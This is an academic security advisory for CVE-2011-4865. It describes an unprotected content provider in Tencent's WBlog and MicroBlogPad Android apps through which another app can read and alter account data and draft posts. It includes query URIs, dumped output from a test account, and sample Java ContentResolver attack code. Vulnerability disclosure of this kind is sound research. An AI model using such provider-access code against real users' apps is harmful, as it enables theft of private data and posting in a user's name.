Vulnerability in WBlog and MicroBlogPad for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 29, 2011 at 2:51 PM HKT

Abstract

We found that WBlog (腾讯微博) and MicroBlogPad (腾讯微博 HD) have a vulnerability that allows a malicious application to access and manipulate user's private information (e.g., account, draft message, search keyword and etc.) *protected* by WBlog.

1 Application Information

Package Name	com.tencent.WBlog
Full Name	WBlog ("腾讯微博" in Chinese name)
Version	3.3.1
Category	Social
Installs	100,000 – 500,000
Average Rating	4/5.0 from 2,261 users

Pad Version	com.tencent.microblog
Full Name	MicroBlogPad ("腾讯微博 HD" in Chinese name)
Version	1.4.0
Category	Social
Installs	1,000 – 5,000
Average Rating	3.3/5.0 from 14 users

CVE Reference	CVE-2011-4865
Vendor	*Tencent, Inc.*, http://www.qq.com
Vendor Response	

2 Description

WBlog exposes the following content provider in the AndroidManifest.xml file.

*** authors with equal contributions**

-
  ```
  <provider android:name=".provider.MicroblogProvider"
  android:authorities="com.tencent.WBlog.provider.microblogprovider" />
  ```


MicroBlogPad exposes the following content provider in the AndroidManifest.xml file.

-
  ```
  <provider android:name=".provider.MicroblogProvider"
  android:authorities="com.tencent.WBlog.provider.microblogprovider" />
  ```

Since this content provider is not properly protected, a malicious application on the same device can access and manipulate user's private information (e.g., account, draft message, search keyword and etc.) *protected* by WBlog through this content provider.

3 Impact

This vulnerability enables an adversary to access and modify user's private information (e.g., account, draft message, search keyword and etc.) without being noticed by the user. Such information is supposed to be only accessible to the user having the account and password as shown in Figure 1.




帐号: 1137983534

密码: •••••••••••

Figure 1: WBlog requires password to log in the system.

However, a malicious application on the same device can manipulate this information without the need to know the account and the password. Figure 2 shows how a malicious application can obtain the user's information by querying the table loginaccountslist through the content provider microblogprovider. The subfigure on the left-hand side illustrates the information online that can be accessed by the malicious application as shown in the subfigure on the right-hand side. Figure 3 demonstrates how a malicious application can manipulate the draft message and then post it. It is severe because the malicious application can post some fake information on behalf of the user.



完善基本资料、上传头像、填写教育和工作信息，可以为你带来更高关注度，帮你找到更多好朋友

帐号: testpolyu11 修改密码>> 修改帐号>>

* 姓名: testpolyu11
1-12个中文、字母、数字、下划线或减号

* 性别: ○ 女 ● 男

* 生日: 1982年 5月 2日

星座: 金牛座

生日显示方式: 只显示星座

家乡: 国家/地区 未完成

所在地: 中国 香港 城市

从事行业: 未完成

常用邮箱: 1137983534@qq.com
常用邮箱仅用来接收微博活动或通知邮件，不会公开显示


个人主页: http:// 未完成
也可以填入你的微博网址

```
content://com.tencent.WBlog.
provider.microblogprovider/
loginaccountslist
```

```
queryProvider! Column Count: 8

0[_id]: 1
0[uin]: 1137983534
0[name]: testpolyu11
0[nick]: testpolyu11
0[isdefaultaccount]: 1
0[email]: null
0[logintype]: 0
0[headurl]:
```

Figure 2: Obtain the user's information



testpolyu11 刚刚
this is a draft for testing😆😭
来自Android

testpolyu11 1小时前
#新人报到# 我刚刚开通了微博，欢迎大家来互听、互踩、互转播 😁
来自网页

大公报-大公网 1小时前
【惠誉: 美须减赤 否则AAA不保】评

```
content://com.tencent.WBlog.
provider.microblogprovider/
draftmsg
```

```
0[commentusername]: null
0[commentmsgcontent]: null
0[rootmsgid]: 0
0[rootnick]:
0[roottusername]: null
0[rootmsgcontent]: null
0[msgcontent]: this is a draft for testing/憨笑/流泪
0[html_msgcontent]: null
0[html_rootmsgcontent]: null
0[is_root_vip]: 0
0[root_photo_url]: null
0[root_msg_exSource]: 0
0[root_msg_time]: 0
0[poi_id]: null
0[mcht_name]: null
0[address]: null
```

```
content://com.tencent.WBlog.
provider.microblogprovider/
draftmsg
```

```
queryProvider! Column Count: 34

0[_id]: 1
0[uin]: 1137983534
0[createdtype]: 0
0[currenttype]: 0
0[ispublishing]: 0
0[createddate]: 1324617826727
0[modifieddate]: 1324617858420
0[haslocation]: 0
0[longitude]: null
0[latitude]: null
0[altitude]: null
0[hasphoto]: 0
0[photourl]: null
0[_data]: /data/data/com.tencent.WBlog/
```

Figure 3: Manipulate the draft message

4 Solution

We are trying our best to contact *Tencent Inc.* to fix this security issue. Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

The following table shows the names of tables that can be accessed through WBlog’s content provider. These tables store the user’s sensitive information.

Content Provider Authority	Table Name
com.tencent.WBlog.provider.microblogprovider	avatars
com.tencent.WBlog.provider.microblogprovider	thumbnails
com.tencent.WBlog.provider.microblogprovider	images
com.tencent.WBlog.provider.microblogprovider	history
com.tencent.WBlog.provider.microblogprovider	hotbannermsg
com.tencent.WBlog.provider.microblogprovider	topics
com.tencent.WBlog.provider.microblogprovider	draftmsg
com.tencent.WBlog.provider.microblogprovider	users
com.tencent.WBlog.provider.microblogprovider	loginaccountslist
com.tencent.WBlog.provider.microblogprovider	searchkeyword
com.tencent.WBlog.provider.microblogprovider	avatars
com.tencent.WBlog.provider.microblogprovider	thumbnails

The following table shows the names of tables that can be accessed through MicroBlogPad’s content provider. These tables store the user’s sensitive information.

Content Provider Authority	Table Name
com.tencent.microblog.provider.microblogprovider	avatars
com.tencent.microblog.provider.microblogprovider	thumbnails
com.tencent.microblog.provider.microblogprovider	images
com.tencent.microblog.provider.microblogprovider	history
com.tencent.microblog.provider.microblogprovider	hotbannermsg
com.tencent.microblog.provider.microblogprovider	topics
com.tencent.microblog.provider.microblogprovider	draftmsg
com.tencent.microblog.provider.microblogprovider	users
com.tencent.microblog.provider.microblogprovider	loginaccounts
com.tencent.microblog.provider.microblogprovider	unsendprivatemsg
com.tencent.microblog.provider.microblogprovider	avatars
com.tencent.microblog.provider.microblogprovider	thumbnails

Sample attack codes for manipulating the draft message:

```
providerUri =
Uri.parse(“content://com.tencent.WBlog.provider.microblogprovider/draftmsg”)
ContentResolver cr  = this.getContentResolver();

//Insert
ContentValues values = new ContentValues();
```

```
....
outUri = cr.insert(providerUri, values);

//Query
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete
int nCount = cr.delete(providerUri, null, null);
```